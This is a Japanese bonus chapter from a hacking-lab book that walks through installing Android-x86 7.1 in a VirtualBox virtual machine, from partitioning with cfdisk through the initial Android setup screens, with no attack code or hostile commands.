HACKING LAB

特典

Androidのハッキング

1　Androidのハッキング環境を構築する

Androidのアプリを開発するときは、開発環境のSDKをインストールします。そして、一般にアプリの動作確認は、SDKに付属のAndroidエミュレーターや実機で行います。

本書のテーマはハッキングなので、VirtualBoxの仮想マシンにAndroid-x86をインストールします。もともとのAndroidは、ARM CPU上でLinuxを実行しています（*1）。Android端末であるスマホのCPUはARMであるためです。一方、Android-x86は、x86 CPU上でLinuxが動作するように設計されています。そのためIntel社製のCPUを搭載する一般的なコンピュータでも動作します。当然ながら、VirtualBoxのゲストOSにインストールもできます。

Android-x86とAndroidエミュレーターをユーザー視点で比較すると、動作速度に差があります。Android-x86はARMプロセッサーをエミュレートしているわけではありません。つまり、Android-x86の方が高速に動作します。通常の運用では、Android-x86でも問題ありません。Androidアプリであるapkファイルをインストールできます（*2）。また、ブラウザやGoogleマップなども利用できます。

仮想マシンにAndroid-x86をインストールする

VirtualBoxの仮想マシンにAndroid-x86をインストールします。

●空の仮想マシンを作成する

①Android-x86のisoファイルをダウンロードする

http://www.android-x86.org/downloadから、Android-x86の最新版のisoファイルをダウンロードします。執筆時点ではAndroid-x86 v7.1が最新版でした（"android-x86_64-7.1-r2.iso" ファイル）。Viewリンクを押すとダウンロードが始まります。

*1：そのLinux上では、Dalvik仮想マシンやbionicライブラリが動作しています。

*2：AndroidアプリはJavaで作成されたバイトコードであり、Dalvik仮想マシンで実行されます。CPUがARMやx86という違いを気にすることなく、同じバイトコードで動作します。

②仮想マシンを構築する

VirtualBoxを起動します。次のような内容で仮想マシンを構築します。バージョン番号などは自分の環境に合わせてください（図1）。

仮想マシン	名前：Android-x86 v7.1
	タイプ：Linux
	バージョン：Linux 2.6 / 3.x / 4.x (64-bit)（*3）
メモリー	サイズ：1,024Mバイト
ハードディスク	仮想ハードディスクを作成する
	ファイルタイプ：VDI
	物理ハードディスクにあるストレージ：可変サイズ
	ファイルの場所：表示された状態（"C:¥VM_Guest¥VBox¥Android-x86 v7.1¥Android-x86 v7.1.vdi"）
	サイズ：10Gバイト

図1　仮想マシンを作成したところ

*3：Androidという選択肢がなければ、このように設定します。

● 仮想マシンの設定をする

Androidをインストールする前に、仮想マシンの設定をします。

仮想マシンの仮想LANアダプターを次のように設定します。

アダプター1	
	割り当て：ホストオンリーアダプター 名前：VirtualBox Host-Only Ethernet Adapter

基本的にはホストオンリーアダプターにしておき、インターネットにアクセスする必要がある際にはNATに変更します。

仮想マシンのUSBは、USB 2.0コントローラーを選択します。すでにVirtualBox Extension PackがインストールK済みなのでUSB 2.0を指定できます。

● Android-x86をインストールする

次の手順で、仮想マシンにAndroid-x86をインストールします。

①isoファイルを読み込むように設定する

仮想光学ドライブがisoファイルを読み込むように設定します (*4)。設定画面のストレージを選び、光学ドライブのCDアイコンを押して、ダウンロードしたisoファイルを指定します。

②仮想マシンを起動する

仮想マシンを起動します。isoファイルから起動され、メニューが表示されます。ここでは、「Installation - Install Android x86 to harddisk」を選びます（図2)。

*4：isoファイルからのOSのインストールは、書籍4-2の「Windows10のゲストOSを導入する」でも説明しました。





図2 isoファイルの起動時のメニュー

③ディスクのパーティションを作成する

ディスクのパーティションを作成するメニューが表示されます。[c] キーで「Create/Modify partitions」を選択します（図3）。





図3 パーティションの作成メニュー

GPTを使うかというダイアログが表示されるので、Noを選択します（図4）。

図4　GPTの使用に関するダイアログ

すると、cfdiskというパーティションツールが起動します。グラフィカルな画面ではありませんが、完全なコマンド形式でもないので、インターフェースとしてはわかりやすい方といえます（図5）（*5）。





図5　cfdiskの起動時

*5：パーティションの作成手順や、パーティションツールのコマンド操作に慣れておくと、OSのインストール時に役立ちます。

まずは［New］（新規作成）＞［Primary］（プライマリ）を選びます。すると、サイズの指定画面になります。デフォルトでは仮想ディスクサイズの上限値が表示されているので、そのままにしておきます。もしサイズが異なるのであれば、サイズを手入力します。

リストにsda1が現れます。この時点ではまだパーティションは作成されておらず、作成予定の状態が表示されています。sda1を選択した状態で［Bootable］を選び、Bootableフラグを設定します。FlagsにBootと出れば、ここが起動パーティションになります（図6）。





図6　パーティションの作成の準備完了

以上でパーティションの作成準備ができたので、［Write］を選びます。"Are you sure you want to write the partition table to disk?"（ディスクにパーティションテーブルを書き込んでよいですか）というメッセージが表示されるので、"yes"を入力します。完了すると、最初のリスト表示に戻り、その下に"Wrote partition table to disk"（ディスクにパーティションテーブルを書き込みました）と表示されます。［Quit］を選択して、パーティションツールを終了します。

④パーティションを選択してAndroid-x86をインストールする

"Please select a partition to install Android-x86"（Android-x86をインストールするためのパーティションを選択してください）というメッセージが表示される

ので、sda1を選んだ状態でOKを押します。

- ファイルシステムとして、ext4を選択する。フォーマットの確認ダイアログが表示されるので、Yesを選択する（*6）。
- ブートローダーとしてGRUBをインストールするかという確認ダイアログが表示されるので、Yesを選択する。
- "/system" ディレクトリを読み書き可能とするかという確認ダイアログが表示されるので、Yesを選択する。

以上でAndroix-x86のインストールが開始されます。最後に、"Congratulations!" というダイアログが表示されれば、インストールが完了しました。Rebootを選択して、再起動します（図7）。

図7　インストール完了ダイアログ

》Android-x86の初期設定をする

Android-x86のバージョンによっては、初期設定のインターフェースやメッセー

*6：NTFSやFAT32などのファイルシステムも選択できますが、後でGRUBもインストールするのでext4を選びます。

ジ内容が異なります（*7）。しかし、他のバージョンでも基本的な流れは同様であり、ここでの解説は参考になるはずです。

①仮想ドライブのディスクを除去する

isoファイルが認識されたままだと、またインストールのメニューが表示されます。仮想マシンのメニューの「デバイス」＞「光学ドライブ」＞「仮想ドライブからディスクを除去」を選びます。その後、メニューの「仮想マシン」＞「リセット」を押して、再起動します。

②初期設定を始める

GRUBのメニューが表示されます。一番上の「Android-x86 7.1.-r2」を選びます（図8）。





図8　GRUBのメニュー表示

*7：初期設定にてWiFiの設定を聞かれる場合もあります。

すると、画面にAndroidのロゴが表示されて起動します（図9）。初回起動時は、初期設定が始まります。





図9　Androidのロゴの表示

なお、一定時間無反応だとスクリーンセーバーが起動して真っ暗になります。スクリーンセーバーを解除するには、通常Android端末の電源ボタンを押しますが、VirtualBoxで起動した場合はそれに相当するものがなく、解除がうまくできなくなる恐れがあります。そのため、初期設定を終えるまでは、操作が遅れないように気を付けてください。

③言語を指定する

最初は言語を指定します。ここでは実験が目的なので、「ENGLISH（UNITED STATES)」を選択して、［LET'S GO］ボタンを押します（図10)。





図10　言語の設定

Android上のマウスポインターを操作するには、ドラッグします。慣れないと操作が難しかったり、マウスポインターが消えたりすることもあるので、キーボードで操作した方が無難といえます（表1)。

表1　キー操作の方法

キー	対応する操作
[Tab] キー	選択対象の切り替え
[Space] キー	ボタンのプッシュ
[ESC] キー	戻るボタンの代替
矢印キー	選択対象の切り替え（使用できない場面もある）

④セットアップ方針を選択する

新しくセットアップするか、既存の端末からデータをコピーするかを選択するダイアログが表示されます。ここでは、"Set up as new"（新規セットアップ）を選びます（図11）。





図11　セットアップ方針の選択ダイアログ

Googleのサインイン画面が表示されます。GmailやPlayストアを用いる予定であれば、ここでログインしておいてもよいでしょう。実験ではGoogleのログインは不要なので、［SKIP］ボタンを押します（図12）。





図12　Googleのサインイン画面

スキップしようとすると、「Playストアからのアプリのダウンロードができない」「Googleアカウントへのバックアップができない」という説明が出て、本当にスキップするかを聞かれます。問題ないのでそのまま［SKIP］ボタンを押します（図13）。





図13　スキップの確認ダイアログ

⑤日時を設定する

日時（Date & time）の設定画面が表示されます。デフォルトのままで時間が合っていた（Tokyoになっていた）ので、そのまま［NEXT］ボタンを押します（図14）。





図14　日時の設定画面

⑥名前を設定する

名前（Name）の設定画面が表示されます。ここではipusironと入力して、［NEXT］ボタンを押します（図15）。





図15　名前の設定画面

⑦ Googleのサービスに関する設定をする

"Google Services" 画面が表示されます。すべての項目をOFFにして、[MORE] ボタンを押します。[Tab] キーでトグルスイッチの位置に移動して、[Space] キーでON・OFFを切り替えできます。最後に [MORE] ボタンから [I AGREE] ボタンに切り替わるので、[I AGREE] ボタンを押します (図16)。





図16 "Google Services" 画面

"Anything else?" 画面が表示されるので、そのまま［ALL SET］ボタンを押します（図17）。





図17 "Anything else?" 画面

⑧ホームアプリを選択する

ホームアプリの選択をうながされます。Launcher3とTaskbarを選べるので、ここではLauncher3を選択して、ALWAYSを選択します（図18）。





図18　ホームアプリの選択

Androidのホーム画面が表示されたら、初期設定は成功です（図19）。

